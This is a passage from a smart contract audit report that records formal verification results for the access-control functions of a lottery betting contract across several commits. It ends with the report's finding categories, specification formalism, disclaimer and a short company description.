- The `grantRole` and `revokeRole` functions, which are used for granting a `role` to an account and revoking a `role` from an `account`, respectively.
- The `renounceRole` function, which allows the calling account to revoke a `role` from itself.

The properties that were considered within the scope of this audit are as follows:

Property Name	Title
accesscontrol-hasrole-succeed-always	`hasRole` Function Always Succeeds
accesscontrol-getroleadmin-succeed-always	`getRoleAdmin` Function Always Succeeds
accesscontrol-getroleadmin-change-state	`getRoleAdmin` Function Does Not Change State
accesscontrol-default-admin-role	AccessControl Default Admin Role Invariance
accesscontrol-renouncerole-succeed-role-renouncing	`renounceRole` Successfully Renounces Role
accesscontrol-hasrole-change-state	`hasRole` Function Does Not Change State
accesscontrol-renouncerole-revert-not-sender	`renounceRole` Reverts When Caller Is Not the Confirmation Address
accesscontrol-revokerole-correct-role-revoking	`revokeRole` Correctly Revokes Role
accesscontrol-grantrole-correct-role-granting	`grantRole` Correctly Grants Role

Verification Results

For the following contracts, formal verification established that each of the properties that were in scope of this audit (see scope) are valid:

Detailed Results For Contract LotteryBet (src/LotteryBet.sol) In Commit 658e27289934d7901953a1f1fd0625fd1e5d3c3b

Verification of contracts derived from AccessControl v4.4

Detailed Results for Function `hasRole`

Property Name	Final Result	Remarks
accesscontrol-hasrole-succeed-always	● True	
accesscontrol-hasrole-change-state	● True	

Detailed Results for Function `getRoleAdmin`

Property Name	Final Result	Remarks
accesscontrol-getroleadmin-succeed-always	● True	
accesscontrol-getroleadmin-change-state	● True	

Detailed Results for Function `DEFAULT_ADMIN_ROLE`

Property Name	Final Result	Remarks
accesscontrol-default-admin-role	● True	

Detailed Results for Function `renounceRole`

Property Name	Final Result	Remarks
accesscontrol-renouncerole-succeed-role-renouncing	● True	
accesscontrol-renouncerole-revert-not-sender	● True	

Detailed Results for Function `revokeRole`

Property Name	Final Result	Remarks
accesscontrol-revokerole-correct-role-revoking	● True	

Detailed Results for Function `grantRole`

Property Name	Final Result	Remarks
accesscontrol-grantrole-correct-role-granting	● True	

Detailed Results For Contract LotteryBet (src/LotteryBet.sol) In Commit 441e2c66e1fc0540549cb0ec15f05d9043a17651

Verification of contracts derived from AccessControl v4.4

Detailed Results for Function `DEFAULT_ADMIN_ROLE`

Property Name	Final Result	Remarks
accesscontrol-default-admin-role	● True	

Detailed Results for Function `hasRole`

Property Name	Final Result	Remarks
accesscontrol-hasrole-change-state	● True	
accesscontrol-hasrole-succeed-always	● True	

Detailed Results for Function `getRoleAdmin`

Property Name	Final Result	Remarks
accesscontrol-getroleadmin-change-state	● True	
accesscontrol-getroleadmin-succeed-always	● True	

Detailed Results for Function `renounceRole`

Property Name	Final Result	Remarks
accesscontrol-renouncerole-succeed-role-renouncing	● True	
accesscontrol-renouncerole-revert-not-sender	● True	

Detailed Results for Function `revokeRole`

Property Name	Final Result	Remarks
accesscontrol-revokerole-correct-role-revoking	● True	

Detailed Results for Function `grantRole`

Property Name	Final Result	Remarks
accesscontrol-grantrole-correct-role-granting	● True	

Detailed Results For Contract LotteryBet (src/LotteryBet.sol) In Commit 29971fd3dede51fe689e4274cf00848cb0af589b

Verification of contracts derived from AccessControl v4.4

Detailed Results for Function `renounceRole`

Property Name	Final Result	Remarks
accesscontrol-renouncerole-succeed-role-renouncing	● True	
accesscontrol-renouncerole-revert-not-sender	● True	

Detailed Results for Function `getRoleAdmin`

Property Name	Final Result	Remarks
accesscontrol-getroleadmin-succeed-always	● True	
accesscontrol-getroleadmin-change-state	● True	

Detailed Results for Function `DEFAULT_ADMIN_ROLE`

Property Name	Final Result	Remarks
accesscontrol-default-admin-role	● True	

Detailed Results for Function `hasRole`

Property Name	Final Result	Remarks
accesscontrol-hasrole-change-state	● True	
accesscontrol-hasrole-succeed-always	● True	

Detailed Results for Function `grantRole`

Property Name	Final Result	Remarks
accesscontrol-grantrole-correct-role-granting	● True	

Detailed Results for Function `revokeRole`

Property Name	Final Result	Remarks
accesscontrol-revokerole-correct-role-revoking	● True	

Detailed Results For Contract LotteryBet (src/LotteryBet.sol) In Commit d705061cb1f8e3cb95efe2d623fc6694095979c9

Verification of contracts derived from AccessControl v4.4

Detailed Results for Function `getRoleAdmin`

Property Name	Final Result	Remarks
accesscontrol-getroleadmin-succeed-always	● True	
accesscontrol-getroleadmin-change-state	● True	

Detailed Results for Function `hasRole`

Property Name	Final Result	Remarks
accesscontrol-hasrole-succeed-always	● True	
accesscontrol-hasrole-change-state	● True	

Detailed Results for Function `DEFAULT_ADMIN_ROLE`

Property Name	Final Result	Remarks
accesscontrol-default-admin-role	● True	

Detailed Results for Function `renounceRole`

Property Name	Final Result	Remarks
accesscontrol-renouncerole-revert-not-sender	● True	
accesscontrol-renouncerole-succeed-role-renouncing	● True	

Detailed Results for Function `grantRole`

Property Name	Final Result	Remarks
accesscontrol-grantrole-correct-role-granting	● True	

Detailed Results for Function `revokeRole`

Property Name	Final Result	Remarks
accesscontrol-revokerole-correct-role-revoking	● True	

Detailed Results For Contract LotteryBet (src/LotteryBet.sol) In Commit d87e4fb4c120f38d080b1a65278178e7e7642773

Verification of contracts derived from AccessControl v4.4

Detailed Results for Function `hasRole`

Property Name	Final Result	Remarks
accesscontrol-hasrole-succeed-always	● True	
accesscontrol-hasrole-change-state	● True	

Detailed Results for Function `getRoleAdmin`

Property Name	Final Result	Remarks
accesscontrol-getroleadmin-succeed-always	● True	
accesscontrol-getroleadmin-change-state	● True	

Detailed Results for Function `renounceRole`

Property Name	Final Result	Remarks
accesscontrol-renouncerole-revert-not-sender	● True	
accesscontrol-renouncerole-succeed-role-renouncing	● True	

Detailed Results for Function `DEFAULT_ADMIN_ROLE`

Property Name	Final Result	Remarks
accesscontrol-default-admin-role	● True	

Detailed Results for Function `grantRole`

Property Name	Final Result	Remarks
accesscontrol-grantrole-correct-role-granting	● True	

Detailed Results for Function `revokeRole`

Property Name	Final Result	Remarks
accesscontrol-revokerole-correct-role-revoking	● True	

Detailed Results For Contract LotteryBet (src/LotteryBet.sol) In Commit d5305559fa99aa12ec0b5efe19317e51b926f843

Verification of contracts derived from AccessControl v4.4

Detailed Results for Function `DEFAULT_ADMIN_ROLE`

Property Name	Final Result	Remarks
accesscontrol-default-admin-role	● True	

Detailed Results for Function `getRoleAdmin`

Property Name	Final Result	Remarks
accesscontrol-getroleadmin-succeed-always	● True	
accesscontrol-getroleadmin-change-state	● True	

Detailed Results for Function `hasRole`

Property Name	Final Result	Remarks
accesscontrol-hasrole-succeed-always	● True	
accesscontrol-hasrole-change-state	● True	

Detailed Results for Function `grantRole`

Property Name	Final Result	Remarks
accesscontrol-grantrole-correct-role-granting	● True	

Detailed Results for Function `renounceRole`

Property Name	Final Result	Remarks
accesscontrol-renouncerole-succeed-role-renouncing	● True	
accesscontrol-renouncerole-revert-not-sender	● True	

Detailed Results for Function `revokeRole`

Property Name	Final Result	Remarks
accesscontrol-revokerole-correct-role-revoking	● True	

Detailed Results For Contract LotteryBet (src/LotteryBet.sol) In Commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2

Verification of contracts derived from AccessControl v4.4

Detailed Results for Function `revokeRole`

Property Name	Final Result	Remarks
accesscontrol-revokerole-correct-role-revoking	● True	

Detailed Results for Function `DEFAULT_ADMIN_ROLE`

Property Name	Final Result	Remarks
accesscontrol-default-admin-role	● True	

Detailed Results for Function `grantRole`

Property Name	Final Result	Remarks
accesscontrol-grantrole-correct-role-granting	● True	

Detailed Results for Function `hasRole`

Property Name	Final Result	Remarks
accesscontrol-hasrole-change-state	● True	
accesscontrol-hasrole-succeed-always	● True	

Detailed Results for Function `getRoleAdmin`

Property Name	Final Result	Remarks
accesscontrol-getroleadmin-succeed-always	● True	
accesscontrol-getroleadmin-change-state	● True	

Detailed Results for Function `renounceRole`

Property Name	Final Result	Remarks
accesscontrol-renouncerole-revert-not-sender	● True	
accesscontrol-renouncerole-succeed-role-renouncing	● True	

Detailed Results For Contract LotteryBet (src/LotteryBet.sol) In Commit 9583befb88b5201579685f15649573ac54a6bf5b

Verification of contracts derived from AccessControl v4.4

Detailed Results for Function `getRoleAdmin`

Property Name	Final Result	Remarks
accesscontrol-getroleadmin-succeed-always	● True	
accesscontrol-getroleadmin-change-state	● True	

Detailed Results for Function `DEFAULT_ADMIN_ROLE`

Property Name	Final Result	Remarks
accesscontrol-default-admin-role	● True	

Detailed Results for Function `renounceRole`

Property Name	Final Result	Remarks
accesscontrol-renouncerole-succeed-role-renouncing	● True	
accesscontrol-renouncerole-revert-not-sender	● True	

Detailed Results for Function `hasRole`

Property Name	Final Result	Remarks
accesscontrol-hasrole-change-state	● True	
accesscontrol-hasrole-succeed-always	● True	

Detailed Results for Function `grantRole`

Property Name	Final Result	Remarks
accesscontrol-grantrole-correct-role-granting	● True	

Detailed Results for Function `revokeRole`

Property Name	Final Result	Remarks
accesscontrol-revokerole-correct-role-revoking	● True	

APPENDIX | BETFIN LOTTERY CONTRACTS

Finding Categories

Categories	Description
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.
Magic Numbers	Magic Number findings refer to numeric literals that are expressed in the code in their raw format, but should instead be declared as constants to improve readability and maintainability.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

Details on Formal Verification

Some Solidity smart contracts from this project have been formally verified. Each such contract was compiled into a mathematical model that reflects all its possible behaviors with respect to the property. The model takes into account the semantics of the Solidity instructions found in the contract. All verification results that we report are based on that model.

The following assumptions and simplifications apply to our model:

- Certain low-level calls and inline assembly are not supported and may lead to a contract not being formally verified.
- We model the semantics of the Solidity source code and not the semantics of the EVM bytecode in a compiled contract.

Formalism for property specifications

All properties are expressed in a behavioral interface specification language that CertiK has developed for Solidity, which allows us to specify the behavior of each function in terms of the contract state and its parameters and return values, as well as contract properties that are maintained by every observable state transition. Observable state transitions occur when the contract's external interface is invoked and the invocation does not revert, and when the contract's Ether balance is changed by the EVM due to another contract's "self-destruct" invocation. The specification language has the usual Boolean connectives, as well as the operator `\old` (used to denote the state of a variable before a state transition), and several types of specification clause:

Apart from the Boolean connectives and the modal operators "always" (written `[]`) and "eventually" (written `<>`), we use the following predicates to reason about the validity of atomic propositions. They are evaluated on the contract's state whenever a discrete time step occurs:

- `requires [cond]` - the condition `cond`, which refers to a function's parameters, return values, and contract state variables, must hold when a function is invoked in order for it to exhibit a specified behavior.
- `ensures [cond]` - the condition `cond`, which refers to a function's parameters, return values, and both `\old` and current contract state variables, is guaranteed to hold when a function returns if the corresponding requires condition held when it was invoked.
- `invariant [cond]` - the condition `cond`, which refers only to contract state variables, is guaranteed to hold at every observable contract state.
- `constraint [cond]` - the condition `cond`, which refers to both `\old` and current contract state variables, is guaranteed to hold at every observable contract state except for the initial state after construction (because there is no previous state); constraints are used to restrict how contract state can change over time.

Description of the Analyzed AccessControl-v4.4 Properties

Properties related to function `hasRole`

accesscontrol-hasrole-change-state

The `hasRole` function must not change any state variables.

Specification:

```
assignable \nothing;
```

accesscontrol-hasrole-succeed-always

The `hasRole` function must always succeed, assuming that its execution does not run out of gas.

Specification:

```
reverts_only_when false;
```

Properties related to function `getRoleAdmin`

accesscontrol-getroleadmin-change-state

The `getRoleAdmin` function must not change any state variables.

Specification:

```
assignable \nothing;
```

accesscontrol-getroleadmin-succeed-always

The `getRoleAdmin` function must always succeed, assuming that its execution does not run out of gas.

Specification:

```
reverts_only_when false;
```

Properties related to function `DEFAULT_ADMIN_ROLE`

accesscontrol-default-admin-role

The default admin role must be invariant, ensuring consistent access control management.

Specification:

```
invariant DEFAULT_ADMIN_ROLE() == 0x00;
```

Properties related to function `renounceRole`

accesscontrol-renouncerole-revert-not-sender

The `renounceRole` function must revert if the caller is not the same as `account`.

Specification:

```
reverts_when account != msg.sender;
```

accesscontrol-renouncerole-succeed-role-renouncing

After execution, `renounceRole` must ensure the caller no longer has the renounced role.

Specification:

```
ensures !hasRole(role, account);
```

Properties related to function `revokeRole`

accesscontrol-revokerole-correct-role-revoking

After execution, `revokeRole` must ensure the specified account no longer has the revoked role.

Specification:

```
ensures !hasRole(role, account);
```

Properties related to function `grantRole`

accesscontrol-grantrole-correct-role-granting

After execution, `grantRole` must ensure the specified account has the granted role.

Specification:

```
ensures hasRole(role, account);
```

DISCLAIMER | CERTIK

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

Elevating Your Entire Web3 Journey

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.